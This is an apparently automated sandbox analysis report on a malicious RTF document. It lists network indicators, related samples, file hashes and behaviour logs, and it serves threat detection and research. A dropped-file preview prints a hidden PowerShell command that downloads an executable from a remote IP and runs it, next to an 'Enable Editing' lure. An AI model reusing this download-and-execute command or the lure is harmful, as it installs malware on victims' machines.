www.betsysellsswfl.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.foreverjsdesigns.com/a8si/?bzrD=k28hoff2RzuOUW33PbGIPtKRPUr4n64pf9qOap2xi7OmRFd8c0vHG7pxTFlCjwyFI3/RUg==&yxl4A=lJB8SptPOV	true	• Avira URL Cloud: safe	unknown
http://157.55.173.72/goose/docsc.exe	true	• Avira URL Cloud: safe	unknown
www.rogegalmish.com/a8si/	true	• Avira URL Cloud: safe	low
http://www.ethereumdailypay.com/a8si/?yxl4A=lJB8SptPOV&bzrD=SdeqJz6wjaIyYsu9X1DHbU17V+TmiEx/wZfEfcHGPKPVmfA4v4050PCPps/OkVYskoJ4SA==	true	• Avira URL Cloud: safe	unknown
http://www.thepocket-onlinelesson.xyz/a8si/?bzrD=AKlWb4F2uLtjtixCEtxovY3lKx8NV8ATEUdUvfUwC6/Iyc/MbMvmSS41f7GTUiSOdXxAeQ==&yxl4A=lJB8SptPOV	true	• Avira URL Cloud: safe	unknown
http://www.boostcoachingonline.com/a8si/?yxl4A=lJB8SptPOV&bzrD=4F1bkU/FiIileThn0vTtPD5XJl4c4IZLVeanHLI3MyhQ3xDAQVTSUto06Vs10btJG4UKsg==	true	• Avira URL Cloud: safe	unknown
http://www.southernbrushworks.com/a8si/?yxl4A=lJB8SptPOV&bzrD=gy017r9A0psIMOBT0kV1AOcU5MENAfyqlIlJOlDTSwkHuwjyB7K4Ynwu+ZK1UfHNgI+yKg==	false	• Avira URL Cloud: safe	unknown
http://www.betsysellsswfl.com/a8si/?bzrD=tsBWpGsRZmy7d7x2nhlySyt7kUJXdizctJsfNrtXFEv4lF0eOqcyqbf0nJlyY4rkKVxBEQ==&yxl4A=lJB8SptPOV	true	• Avira URL Cloud: safe	unknown
http://www.applewholesales.com/a8si/?bzrD=UJpr1KJ3cAfqwplpJdbkHVupvAtN4HJ9rDw4p7p43guJdlFHza1zzh6114vkMzwZ//7Ijg==&yxl4A=lJB8SptPOV	true	• Avira URL Cloud: safe	unknown
http://www.4520oceanviewavenue.com/a8si/?yxl4A=lJB8SptPOV&bzrD=O3o1U+q5oLWwAo4csM4kzZFzuvGZx18F2JtzSgoGolufYTqxaY4hRtZqS8lk7vb9Od8wBg==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleanerhttp://KK	powershell.exe, 00000008.00000002.2096210850.000000000037E000.00000004.00000020.sdmp	false		high
http://httP://157.55.173.72/goose/do	powershell.exe, 00000008.00000002.2107752649.00000000035DC000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000003.00000002.2100780380.000000000234000.00000002.00000001.sdmp, powershell.exe, 00000006.00000002.2096222318.0000000002270000.00000002.00000001.sdmp, powershell.exe, 00000008.00000002.2097117597.0000000002400000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000003.00000002.2097620133.000000000034E000.00000004.00000020.sdmp, powershell.exe, 00000006.00000002.2095022345.000000000024E000.00000004.00000020.sdmp, powershell.exe, 00000008.00000002.2096210850.000000000037E000.00000004.00000020.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://httP://157.55.173.72/goose/docsc	powershell.exe, 00000003.00000002.2110804206.000000000379A000.00000004.00000001.sdmp, powershell.exe, 00000006.00000002.2107002569.0000000003663000.00000004.00000001.sdmp, powershell.exe, 00000008.00000002.2107752649.00000000035DC000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://httP://157.55.173.72/goose/docsc.exe	powershell.exe, 00000008.00000002.2096198856.000000000340000.00000004.00000020.sdmp	true		unknown
http://httP://157.55.17	powershell.exe, 00000003.00000002.2110804206.000000000379A000.00000004.00000001.sdmp, powershell.exe, 00000006.00000002.2107002569.0000000003663000.00000004.00000001.sdmp, powershell.exe, 00000008.00000002.2107752649.00000000035DC000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://httP://157.55.173.72/goose/docsc.exePE1	powershell.exe, 00000003.00000002.2110804206.000000000379A000.00000004.00000001.sdmp, powershell.exe, 00000006.00000002.2107002569.0000000003663000.00000004.00000001.sdmp, powershell.exe, 00000008.00000002.2107752649.00000000035DC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000003.00000002.2097620133.000000000034E000.00000004.00000020.sdmp, powershell.exe, 00000006.00000002.2095022345.000000000024E000.00000004.00000020.sdmp, powershell.exe, 00000008.00000002.2096210850.000000000037E000.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000003.00000002.2100780380.000000000234000.00000002.00000001.sdmp, powershell.exe, 00000006.00000002.2096222318.0000000002270000.00000002.00000001.sdmp, powershell.exe, 00000008.00000002.2097117597.0000000002400000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://httP://157.55.	powershell.exe, 00000006.00000002.2107002569.000000000366300.00000004.00000001.sdmp, powershell.exe, 00000008.00000002.2107752649.00000000035DC000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://157.55.173.72	powershell.exe, 00000003.00000002.2110804206.000000000379A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://httP://157.55.173.72/go	powershell.exe, 00000008.00000002.2107752649.00000000035DC000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
209.143.158.10	ethereumdailypay.com	United States		14127	ILANDUS	true
75.2.115.196	www.applewholesales.com	United States		16509	AMAZON-02US	true
202.210.8.86	www.thepocket-onlinelesson.xyz	Japan		2519	VECTANTARTERIANetworksCorporationJP	true
44.230.85.241	uixie.porkbun.com	United States		16509	AMAZON-02US	false
34.102.136.180	southernbrushworks.com	United States		15169	GOOGLEUS	false
157.55.173.72	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true
184.168.131.241	4520oceanviewavenue.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
107.155.89.74	betsysellsswfl.com	United States		29802	HVC-ASUS	true

Private

IP
192.168.2.22
192.168.2.255

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412069
Start date:	12.05.2021
Start time:	11:32:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1c60a1e9_by_Libranalysis (renamed file extension from none to rtf)
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winRTF@20/17@9/10
EGA Information:	Failed
HDC Information:	• Successful, ratio: 16.4% (good quality ratio 15.1%) • Quality average: 66.6% • Quality standard deviation: 30%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Report size exceeded maximum capacity and may have missing behavior information. • TCP Packets have been reduced to 100 • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:33:41	API Interceptor	69x Sleep call for process: powershell.exe modified
11:33:45	API Interceptor	82x Sleep call for process: docsc.exe modified
11:34:10	API Interceptor	209x Sleep call for process: NAPSTAT.EXE modified
11:35:01	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
75.2.115.196	New_Order.exe	Get hash	malicious	Browse	• www.roastedorganic.com/icsm/?zZSlDz=zaS0K7Z6s3udRIV54ona/Y7FMvuM79U9hGlb72LKWqTP1QF33lUaB5+awkVfTrm4Szdf&b6jPH=FBZdWxvpgT

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#6275473, Shipping.exe	Get hash	malicious	Browse	• www.neverpossible.com/nyr/?hFN=HMvQt6bkCevDbBHl57tIpg2VEEGTCu7btVM4jmpr9u1g6ochkRM7DKqFK8ehddD2fJuq&znp8sT=8pwxRHeHx
	file.exe	Get hash	malicious	Browse	• www.officialtimelessbeauty.com/ud9e/?8pK0l4=P93bHQjnxxVAZ9Sn5t3lLhH96Scwn9CJKfcYg3q1h+dYAJf5pCDrtfQdckA+HT/QOAgK&EhU45z=gdJpOxNhdV
	file.exe	Get hash	malicious	Browse	• www.officialtimelessbeauty.com/ud9e/?KtxD=P93bHQjnxxVAZ9Sn5t3lLhH96Scwn9CJKfcYg3q1h+dYAJf5pCDrtfQdckA+HT/QOAgK&p0D=AdhDQXr
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• www.officialtimelessbeauty.com/ud9e/?M6cphXg=P93bHQjnxxVAZ9Sn5t3lLhH96Scwn9CJKfcYg3q1h+dYAJf5pCDrtfQdcngulyvoQlJN&VtX8=J48HPvgx
	raw f.exe	Get hash	malicious	Browse	• www.officialtimelessbeauty.com/ud9e/?inCTmJ0x=P93bHQjnxxVAZ9Sn5t3lLhH96Scwn9CJKfcYg3q1h+dYAJf5pCDrtfQdckA+HT/QOAgK&lnxdA=rBZlir70eHDp
44.230.85.241	win32.exe	Get hash	malicious	Browse	• www.leagueofconsciouscreatives.com/hx3a/?UR-hC=00Gdc830MjwppviP&ETPPOfO=Z+JplkT88/cA/L14tHfej1KuR/WXUTalQiDPTDA6hhHH4vrlYKoY+HvBwUu7Y82Qoonw

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• www.leagueofconsciouscreatives.com/hx3a/?rJ=w0G8E6&df=Z+JplkT584cE/b50vHfej1KuR/WXUTalQibfPAc7lBHG4eHjfa5UoDXDzyi9TNib9OTHnQ==
	RQ100932871.exe	Get hash	malicious	Browse	• www.101farts.com/ckr/
157.55.173.72	EBqJhAymeE.rtf	Get hash	malicious	Browse	• 157.55.173.72/music/play.exe
184.168.131.241	INv02938727.exe	Get hash	malicious	Browse	• www.sequenceanalytica.com/kkt/?n8=WT801LO0&ItLd=beAPPUpQq3bTf0wVpdVGLtZQUj/Y58U/IZEW6sslvUZTyjBteEnfLFfdWl9VdBzisWFD4iTcDg==
	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• www.reservesunbeds.com/u8nw/?yVUx=0BIXczdHaL8h5fn&hb8Tz=k2CKzalxf+HTI/YA5ZUZEbPplHxW2QsGEOhR0/8w4ZbDPb6D4jRkh7SQnOJYmVIWFsdJ
	PO-UTITECH 0511.exe	Get hash	malicious	Browse	• www.youporn-live.net/sve/?hL=-Z3dvB&0nK83v=C8vvv0MaX2y/U2Z3Q9rasdODAQyMwmTqNTEWmqcd52/p7ch4zX9D9XByyfQTmXdQf7CQjqgJug==
	POI09876OIUY.exe	Get hash	malicious	Browse	• www.ssssummit.com/uv34/?9rx=WMQTG0rumw6bKas1ntyyM+QsxkhHxu1ZUcBmNY6ij7cyCWSVhqmkPYQs9C/7EVYcnBE0&bJ=_P2pFHQpqJUh
	4si5VtPNTe.exe	Get hash	malicious	Browse	• www.brlnathletics.com/bucw/?APw8=MCIZYDzPkuscjpMKn6eGoQ/RcoYF14tLcsdPKcaWzW+X8DCZGW/2r27VfqhEjcQn85UoKzeBLw==&b62T=5jlLiNy09

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	invscan052021.exe	Get hash	malicious	Browse	• www.schmelzens.com/ued5/?5jRt=mdMCgS9ILlmCGgqJcZiXF4nHlR4RxT7ynU5KvIund6ihpo8hKpkex0rM9NCAHKrGECmZ&2dTH=c6AhPR10EV7lG
	da.exe	Get hash	malicious	Browse	• www.palomachurch.com/8u3b/?dZ8=BT0h&hDKxoPS=9jYQaMLPhL6iMydi3VPda4ZpO9Nse4x/dRiG0pGEWG94UmnbrF8uLUegU7vIR5fuSTVT5I6wDQ==
	Payment.xlsx	Get hash	malicious	Browse	• www.ottawahomevalues.info/8u3b/?zh=xUmcyzOh4HdFuvhunHHAKcZZd7JmKNqhEswdgXWKPEcA2epsJKzScQzpRfSI4u1UmTOkNQ==&BL3=jFNt_dFXS
	PURCHASE ORDER 5112101.xlsx	Get hash	malicious	Browse	• www.myrootsandtrees.com/bucw/?btx=2DQmETE5ym4XCRWr28zmwwOJR5akFTB0jDotWvpECgLZnABSzS3kskU/ZtiFd8SyHqCl+w==&LzrL=u2M8sjUhfhtp-z
	Materialliste f#U00fcr Angebot.exe	Get hash	malicious	Browse	• www.universallypc.com/mbg/?d4tTFV0x=JHtrtDQJDTvHmQjdlZxCkdFPYzqLg9GX2wZONh07d53HiePR7Au08rIVTnC7FKbvwxp0DBK+2w==&vP=9rQPzxEXvpg8-Jrp
	Purchase Order.exe	Get hash	malicious	Browse	• www.xn--demirelik-u3a.com/u8nw/?wJB=-ZLXOP0XzvBHZPRp&jZhtajbP=jabiRJB0+7MeKC/lblDeYefgEQ6ZikoDt3u4Qwck14Fnjpsvvdwa Ew6ThGJ2Yxzzpw8J
	New Order.exe	Get hash	malicious	Browse	• www.brainblog.com/un8c/?a2MLWLu=ScSc7+wN2fhzbElO1qeWCW9UaeY5Q5s50OV0RzK60v9iEHECxnAHbwg3oRc1uopK9S++&l4=1bNDCf9Pbhw

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FY9Z5TR6rr.exe	Get hash	malicious	Browse	• www.myroo tsandtrees .com/bucw/? 4hlPBD=2D QmETE8yh4T CBan08zmww OJR5akFTB0 jDw9Ks1FGA LYnxtU0Cmo 6gs9aLiDFd K6Lc2EnGtS NQ==&l0GD1 =xBZDi6rpmLdp-
	PURCHASE ORDER.xlsx	Get hash	malicious	Browse	• www.no-di etdiet.com /bucw/?e6= dxodHDGP&z dM0JRXx=Aa evXC6Zw/dW c9ErEUUud/ /xoPiFgQsv nIBpIpcw4N MsFbTc+swp rThfuXKMl6 XX0OSdQw==
	cks.exe	Get hash	malicious	Browse	• www.xn--d emirelik-u 3a.com/u8nw/? f0=jabi RJB0+7MeKC /lblDeYefg EQ6ZikoDt3 u4Qwck14Fn jpsvvdwaEw 6ThFl1EB/L kRBfGe9jhg ==&6l6x=E4 ClVdU
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• www.montc oimmigrati onlawyer.c om/uoe8/?r DHpw=DVW7O xuTiipzhEo tDzIJzGfsi Mq3vXOqW3P M8kZWjghPJ Amdu1p3BOM I8OM6bfwnU 86n&V2=Lhq pTfJ8
	0a97784c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• www.leafy lyfe.com/et9g/? BZ6=T F/YS3Ldfnv KlPm037wYt LAt8WY6EQJ 7LI+z0LNg8 R7H3LFT4rr A/oRlWqbTa qJ76YkP/g= =&bdC=7njp7th
	new order.xlsx	Get hash	malicious	Browse	• www.montc oimmigrati onlawyer.c om/uoe8/?P bvtUz=DVW7 OxuWilp3hU khBzIJzGfs iMq3vXOqW3 XcgnFXnAhO JxKbpl47XK 0K/rgsfP0U f/nXgQ==&- Z=zVeT

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order Euro 890,000.exe	Get hash	malicious	Browse	• www.anvistanes.com/nbg/?AnE=N0DpoDyPy2&GzuDf=n4dYPyDMx0k3VV9rtAXeD+dEmxGAmcHEEuMb7hMO7KemGcZmCd/seF3bHBRuXqx2nn1q
	Request for Quotation.exe	Get hash	malicious	Browse	• www.xn--demirelik-u3a.com/u8nw/?K8b8q=AbsdphHPUnHTPv7&Q2M=jabiRJB0+7MeKC/lblDeYefgEQ6ZikoDt3u4Qwck14FnjpsvvdwaEw6ThGJ2Yxzzpw8J

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
uixie.porkbun.com	win32.exe	Get hash	malicious	Browse	• 44.230.85.241
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 44.230.85.241
	SWIFT001_jpg.exe	Get hash	malicious	Browse	• 52.33.207.7
	PotentialAPT.exe	Get hash	malicious	Browse	• 52.33.207.7
	Breve-Tufvassons sp.o.o Company Profile And Bout Us.exe	Get hash	malicious	Browse	• 52.33.207.7
	RNM56670112.exe	Get hash	malicious	Browse	• 52.33.207.7
	COVID-19FluA+B Antigen Combo Rapid Test.exe	Get hash	malicious	Browse	• 52.33.207.7
	RQ100932871.exe	Get hash	malicious	Browse	• 44.230.85.241

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VECTANTARTERIANetworksCorporationJP	Purchase Inquiry 11.05.2021.exe	Get hash	malicious	Browse	• 202.210.8.60
	0876543123.exe	Get hash	malicious	Browse	• 202.210.8.120
	Project Decision 2021.exe	Get hash	malicious	Browse	• 183.181.86.59
	S4gONKzrzB.exe	Get hash	malicious	Browse	• 210.131.150.117
	PAGO 50,867.00 USD (ANTICIPO) 23042021 DOC-20204207MT-1.exe	Get hash	malicious	Browse	• 202.210.8.149
	VIKRAMQST21-222.exe	Get hash	malicious	Browse	• 202.210.8.149
	MGuvcs6Ocz	Get hash	malicious	Browse	• 157.14.182.109
	SWIFT COPY.exe	Get hash	malicious	Browse	• 103.141.96.11
	9JFrEPf5w7.exe	Get hash	malicious	Browse	• 103.15.186.68
	Purchase Order.xlsx	Get hash	malicious	Browse	• 103.15.186.68
	PO91361.exe	Get hash	malicious	Browse	• 103.15.186.10
	ccavero@hycite.com.htm	Get hash	malicious	Browse	• 203.114.55.132
	MV Sky Marine.xlsx	Get hash	malicious	Browse	• 202.210.8.141
	SWIFT COPY_PDF.exe	Get hash	malicious	Browse	• 202.210.8.141
	MV9tCJw8Xr.exe	Get hash	malicious	Browse	• 120.51.34.254
	SHED.EXE	Get hash	malicious	Browse	• 103.141.96.21
	swift copy pdf.exe	Get hash	malicious	Browse	• 183.181.84.122
	shipping docs of MT20410.exe	Get hash	malicious	Browse	• 183.181.84.122
	PO#4503527426.xlsx	Get hash	malicious	Browse	• 43.249.241.188
	c8TrAKsz0T.exe	Get hash	malicious	Browse	• 43.249.241.188
AMAZON-02US	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 18.219.49.238
	main_setup_x86x64.exe	Get hash	malicious	Browse	• 104.192.141.1
	A6FAm1ae1j.exe	Get hash	malicious	Browse	• 3.138.180.119
	New_Order.exe	Get hash	malicious	Browse	• 75.2.115.196
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 13.58.50.133
	YDHhjjAEFbel88t.exe	Get hash	malicious	Browse	• 99.83.175.80
	yU7RItYEQ9kCkZE.exe	Get hash	malicious	Browse	• 99.83.175.80
	Shipment Document BL,INV and packing List.exe	Get hash	malicious	Browse	• 52.58.78.16

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	4xPBZai06p.dll	Get hash	malicious	Browse	• 13.225.75.73
	0OyVQNXrTo.exe	Get hash	malicious	Browse	• 3.142.167.54
	rAd00Nae9w.dll	Get hash	malicious	Browse	• 13.225.75.73
	DOC24457188209927.exe	Get hash	malicious	Browse	• 13.224.193.2
	user-invoice-8488888.doc	Get hash	malicious	Browse	• 104.192.141.1
	user-invoice-8488888.doc	Get hash	malicious	Browse	• 104.192.141.1
	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• 13.113.228.117
	PO9448882.exe	Get hash	malicious	Browse	• 18.219.49.238
	jjbxg8kh5X.exe	Get hash	malicious	Browse	• 52.216.177.83
	4si5VtPNTe.exe	Get hash	malicious	Browse	• 3.6.208.121
	latvia-order-051121_.doc	Get hash	malicious	Browse	• 52.219.129.63
	BANK-ACCOUNT. NUMBER.PDF.exe	Get hash	malicious	Browse	• 3.16.197.4

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\docsc[1].exe	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	973824
Entropy (8bit):	7.70861569543812
Encrypted:	false
SSDEEP:	24576:0Fu7fEF8VAJUFZ+MEEcg1B3DBp3LQySL683Olkck:oKeco9gXdBs681c
MD5:	457B22DA77D4DB093A31DD80A4B8963F
SHA1:	83DC32633108D309F6B6B50A42DC102E7375F54C
SHA-256:	8DC4C1A88F19DF4A3731991E632688147B6132BCB6CFFA2DFBEF8EE081C6DDAE
SHA-512:	988BC10454BAEA85766B9AF43D51073A155B17C63525795B55984E362B81E2E11717B947CE11C05D010682F8B92F5C73CC3918401B23CBAA44BFE976DEC6D45E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://157.55.173.72/goose/docsc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...T..`.....P..... ..... ....@.. .....@..... ..@.....|...O....@..... .....H.....U#j;F_`0X... ...Z.....@....text.....^..... ..`.rsr c.....@.....@..@.reloc.....@..B..... ..... ..`..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F3A4D79D.png	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.247221352544061
Encrypted:	false
SSDEEP:	96:srHrNEN+N8//zb+IfffFzlJBzkNDDN+N8//zb+IfffFDxB+3NhDN+N8/mLWrH+nA:szrNVmJJ6NumAc8zCJ6NumH
MD5:	6B08373CE59E1B6A082C8F908EFCB498
SHA1:	E761985A0EB9395FA98C3215E505FDE3F687C93D
SHA-256:	0C81F951A755A9619E11084FD7721C78C5558ABFC66080EB9A8A86498C006255
SHA-512:	A82ADB9C3C0DBA89CE0D8A172B77D66CB88AFF76E1B449CEE8115E6621625467330B853DD3E3EBEE75BDEC4BF0ED423C2F6147E8ABB5AF54BFA6B91676E2A119
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F3A4D79D.png	
Preview:	X.3.....p35.....o.w.s.\.S.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\.p.o.w.e.r.s.h.e.l.l...e.x.e.". .-.N.o.P. .-.s.t.a. .-.N.o.n.I. .-.W. .H.i.d.d.e.n. .-.E.x.e.c.u.t.i.o.n.P.o.l.i.c.y. .b.y.p.a.s.s. .-.N.o.L.o.g.o. .-.c.o.m.m.a.n.d. .".(.N.e.w.-.O.b.j.e.c.t. .S.y.s.t.e.m...N.e.t...W.e.b.C.l.i.e.n.t.)...D.o.w.n.l.o.a.d.F.i.l.e.('.h.t.t.P.:././.1.5.7...5.5...1.7.3...7.2./.g.o.o.s.e./.d.o.c.s.c...e.x.e.'.,'.C.:.\.U.s.e.r.s.\.A.l.b.u.s.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.d.o.c.s.c...e.x.e.'.);.S.t.a.r.t.-.P.r.o.c.e.s.s. .'.C.:.\.U.s.e.r.s.\.A.l.b.u.s.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.d.o.c.s.c...e.x.e.'."..........t<.....p*6.....?:.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8ADCC7F3-349E-46EF-BF24-C3A751787722}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9CA5B12C-492C-4E57-AED2-0E7798ADDEF4}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	48006
Entropy (8bit):	3.0645151636531636
Encrypted:	false
SSDEEP:	768:kZ/3ViFs0Dqeb4Zep84JtueJvCI19rlwzWSgUg4P58F:WFia0Dqeb0nstw29rVzWSgm58F
MD5:	40DC8FD3190AC5BAF65BE740E0221323
SHA1:	4E29BCC8BF88F51C1D1068E879B285C63C75C0F5
SHA-256:	CF1C3C0F6FFB74E021219C869B3CD1FD194CB09968B7ED7BF00A2AB27FECA2BA
SHA-512:	35ABF79767DE77CBB9F0C3940DDD3C902CC445D97CE2C028D348EA473D4B658A30BA9ADC55CD4F05D38F6F05F33F15837629A6897FF409DC67C416FF403FDE9
Malicious:	false
Preview:	c.0.5.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .d.o.e.s. .n.o.t. .w.o.r.k. .i.n. .e.m.a.i.l. .P.r.e.v.i.e.w.....P.l.e.a.s.e. .d.o.w.n.l.o.a.d. .t.h.e. .d.o.c.u.m.e.n.t. .a.n.d. .c.l.i.c.k. .E.n.a.b.l.e. .E.d.i.t.i.n.g. .w.h.e.n. .o.p.e.n.i.n.g..... ... ...'.s. ... ... .l.a.y.e.r. ... . "!t. .,. .... "!l.l. ... ...,. ... .1.:.1.1. .2.:.3.4. ... ...'.t. ... .'.t. ... ...-.m.o.n.t.h.-.o.l.d.s. ... .8. .,. ... .2...4...4..... .....CJ..EH..OJ..QJ..^J..aJ.....j....U..mH..nH..u.....h.CK .5..CJ..OJ..QJ..^J..aJ....h.CK.CJ..OJ..QJ..^J..aJ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CEE3E709-76F5-433D-BD56-9523C4C9DC31}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3555252507007243
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbd:liiiiiiiifdLloZQc8++lsJe1Mzi
MD5:	81B550B5F462443F1FC776E302F6225C
